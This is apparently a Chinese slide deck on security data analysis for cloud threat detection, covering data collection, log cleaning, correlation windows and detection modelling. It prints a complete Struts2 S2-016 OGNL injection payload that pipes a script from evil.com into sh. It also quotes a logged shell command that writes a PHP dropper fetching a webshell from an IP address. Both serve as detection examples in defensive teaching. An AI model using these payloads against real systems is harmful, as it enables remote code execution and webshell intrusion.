

企业安全数据分析实践与思考

乐枕 / cdxy

[安全数据分析] 从数据中提取知识，辅助解决安全问题


企业安全问题统一形态

Data
数据


Knowledge
知识

Action
决策

数据驱动安全



公有云威胁检测workflow



云的优势与挑战

原生数据采集方案
强大的计算能力
广阔的视野

VS

混沌与未知



(图片来自网络)

安全数据分析民工の日常

Data ————— Knowledge ————— Action

决策数据需求和技术方案




数据采集之困——工程化

威胁建模与数据分析

- 流计算(StreamComputing)
- 批处理(MaxCompute)
- 机器学习平台(PAI)

威胁检测之困——对抗未知


自动化事件调查与处置



安全运营之困——效率低下

数据 Data

合适日志解决合适的问题



解释器思维

```
S2-016/hello.action?  
debug=command&expression=#context["xwork.MethodAccessor.denyMethodExecution"]=false,#f=_memberAccess.getClass().getDeclaredField("allowStaticMethodAccess"),#f.setAccessible(true),#f.set(_memberAccess,true),#a=@java.lang.Runtime@getRuntime().exec("curl evil.com/test.sh | sh").getInputStream(),#b=new java.io.InputStreamReader(#a),#c=new java.io.BufferedReader(#b),#d=new char[50000],#c.read(#d),#genxor=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse").getWriter(),#genxor.println(#d),#genxor.flush(),#genxor.close()
```

Q1：数据中哪一部分是恶意信息？

curl evil.com/test.sh | sh

攻击模式—执行系统命令

无论WEB侧看到的payload怎样混淆，但对bash而言必须是透明的。
因此审计进程日志要比审计WEB日志效率更高。

Q2：谁来解释恶意信息？

linux bash

Q3：哪种日志适合检测此类攻击？

进程启动日志

Q4：WEB服务入侵检测是否比数据库服务复杂？为什么？

RASP—找到了恶意代码的解释器—WEB的应用层日志

数据清洗

1. 字段缺失(N/A)
2. 多余内容删除(空白符/分隔符/转义符)
3. 被截断(存储成本考虑/数据库长度限制)
4. 被拆分(根据token组包)
5. 多表字段名称不统一
6. 异构日志中的同一实体
- ...

http://cdxy.me/miner.sh
cdxy.me:80/miner.sh
cdxy.me/miner.sh
GET /miner.sh Host: cdxy.me

cdxy.me/draft/2018/08/02/index.php
cdxy.me/draft/2018/09/11/index.php
cdxy.me/draft/2018/09/12/index.php
cdxy.me/draft/****/**/**/index.php



python log.py -o server_20190101.log
python log.py -o server_20190102.log
python log.py -o server_20190103.log
python log.py -o server_201*****.log

复杂的“时间”字段

first_time		last_time
2020-08-17 08:37:57		2020-08-01 11:22:10
2020-08-01 11:34:35		2020-08-01 11:34:35
2020-08-01 11:34:36		2020-08-01 11:34:36
2020-08-01 11:34:43		2020-08-01 11:34:43

pid_start_time	scan_time	logtime
2018-11-24 17:06:31	2019-01-13 14:33:57	1547361256
2018-11-24 17:06:31	2019-01-13 14:33:57	1547361256
2018-11-03 16:41:10	2019-01-13 14:33:58	1547361256

字段缺失 / 错乱 / 多种日志不同步 / 时区

事件发生时间 / 日志采集时间 / 调度定时时间

关联分析条件

流计算起点


批处理起点

延时

延时

批处理的计算窗口

案例：发现webshell通信告警，查找webshell文件。



长关联窗口——高计算资源——工程性能优化+前置异常清洗+统计分布cut off

知识 Knowledge


数据 / 算法 / 云计算



数据脚本小子



玩渗透的你



转型



逻辑回归

SVM

随机森林

CNN

XGB

RNN



玩数据的你

两种基础建模思路

白名单

找到正常行为->建立pattern->滤出异常

无监督聚类、历史行为基线

有可能产生大量误报、难以运营

黑名单

原始日志或异常->分类器->识别威胁

有监督分类、规则打标

对未知威胁的覆盖能力有限

黑名单案例

sleep 2	root	root
php /home/www/hgdj-server/t...	root	root
sleep 2	root	root
sh -c echo "<?php echo copy(...	php-fpm	php-fpm
sh -c __construct	php-fpm	php-fpm
php /home/www/hgdj-server/t...	root	root

```
sh -c echo "<?php echo copy("http://103.198.194.134/php/xz.txt","ftmbb.php");echo \"ftm123\" ?>" >>ftmaa.php
```

REGULAR EXPRESSION 1 match, 194 steps (~0ms)

